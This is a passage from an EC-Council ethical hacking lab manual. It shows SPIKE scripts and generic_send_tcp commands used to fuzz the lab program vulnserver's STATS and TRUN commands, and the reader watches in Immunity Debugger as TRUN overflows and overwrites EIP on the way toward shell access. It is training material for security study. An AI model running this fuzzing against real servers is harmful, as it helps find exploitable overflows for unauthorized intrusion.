


Figure 1.7.13: Create a script file stats.spk

27. In the text editor window, type the following script:

```
s_readline();
s_string("STATS ");
s_string_variable("0");
```

28. Press **Ctrl+S** to save the script file and close the text editor.




Figure 1.7.14: Write stats.apk script

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

29. Now, in the terminal window, type **generic_send_tcp 10.10.10.10 9999 stats.spk 0 0** and press **Enter** to send the packages to the vulnerable server.

Note: Here, **10.10.10.10** is the IP address of the target machine (**Windows 10**), **9999** is the target port number, **stats.spk** is the spike_script, and **0** and **0** are the values of **SKIPVAR** and **SKIPSTR**.

30. Wait for the command to finish the execution.




Figure 1.7.15: Send the package to the vulnserver

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

31. Now, switch to the target machine (here, **Windows 10**), and in the **Immunity Debugger** window, you can observe that the process status is still **Running**, which indicates that the STATS function is not vulnerable to buffer overflow. Now, we will repeat the same process with the TRUN function.




Figure 1.7.16: Immunity Debugger is still running

32. Switch back to the **Parrot Security** virtual machine.
33. In the **Terminal** window, type **pluma trun.spk** and press **Enter**.
34. In the text editor window, type the following script:

    s_readline();

    s_string("TRUN ");

    s_string_variable("0");

35. Press **Ctrl+S** to save the script file and close the text editor.




Figure 1.7.17: Create a script file trun.spk

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

36. Now, in the terminal window, type **generic_send_tcp 10.10.10.10 9999 trun.spk 0 0** and press **Enter** to send the packages to the vulnerable server.

Note: Here, **10.10.10.10** is the IP address of the target machine (**Windows 10**), **9999** is the target port number, **trun.spk** is the spike_script, and **0** and **0** are the values of **SKIPVAR** and **SKIPSTR**.

37. Leave the script running in the terminal window.




Figure 1.7.18: Send the package to the vulnserver

38. Now, switch to the target machine (here, **Windows 10**), and in the **Immunity Debugger** window, you can observe that the process status is changed to **Paused**, which indicates that the TRUN function of the vulnerable server is having buffer overflow vulnerability.

39. Spiking the TRUN function has overwritten stack registers such as EAX, ESP, EBP, and EIP. Overwriting the EIP register can allow us to gain shell access to the target system.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

40. You can observe in the top-right window that the EAX, ESP, EBP, and EIP registers are overwritten with ASCII value "A", as shown in the screenshot.

